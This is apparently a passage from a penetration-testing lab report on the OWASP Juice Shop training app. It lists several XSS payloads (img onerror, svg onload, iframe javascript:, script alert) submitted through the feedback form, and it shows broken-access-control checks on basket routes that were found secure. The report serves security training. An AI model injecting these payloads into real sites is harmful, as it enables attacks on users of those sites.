
- Payloads submitted:


  <img src=x onerror=alert('XSS')>
  <svg/onload=alert('HackerSVG')>
  <iframe src="javascript:alert('Hacker')">
  <script>alert('Hacker')</script>


```
<img src=x onerror=alert('XSS')>
<svg/onload=alert('HackerSVG')>
<iframe src="javascript:alert('Hacker')">
```


- Feedback was stored (user email visible in admin panel), but the message body was not rendered.


- This indicates a potential execution vector under certain rendering contexts.






OWASP Juice Shop
Private browsing
localhost:3000/#/contact
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Customer Feedback
Author
***safesearch@juice-sh.op
Comment*
<iframe src="javascript:alert('Hacker')">
Max. 160 characters
42/160
Rating
CAPTCHA: What is 5-7*1 ?
Result*
-2
Submit


OWASP Juice Shop
Private browsing
localhost:3000/#/contact
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Customer Feedback
Author
***safesearch@juice-sh.op
Comment*
<script>alert('Hacker')</script>
Max. 160 characters
32/160
Rating
CAPTCHA: What is 1-4+2 ?
Result*
-1
Submit



---

4. Broken Access Control – Tested and Secure




Figure: Order history route accessed




Figure: Accessing basket #2








Figure: Accessing basket #1


- Accessed routes like:
  - `/#/basket/1`
  - `/#/basket/2`
  - `/#/order-history`
- While the front-end components loaded, no sensitive data was returned.
- Network tab confirmed no `/rest/basket/:id` or related data leaks.


OWASP Juice Shop
Private browsing
localhost:3000/#/basket/1
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤


OWASP Juice Shop
Private browsing
localhost:3000/#/basket/2
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤


OWASP Juice Shop
Private browsing
localhost:3000/basket/1
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec



OWASP Juice Shop
Private browsing
localhost:3000/basket/2
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec



---

5. Risk Summary

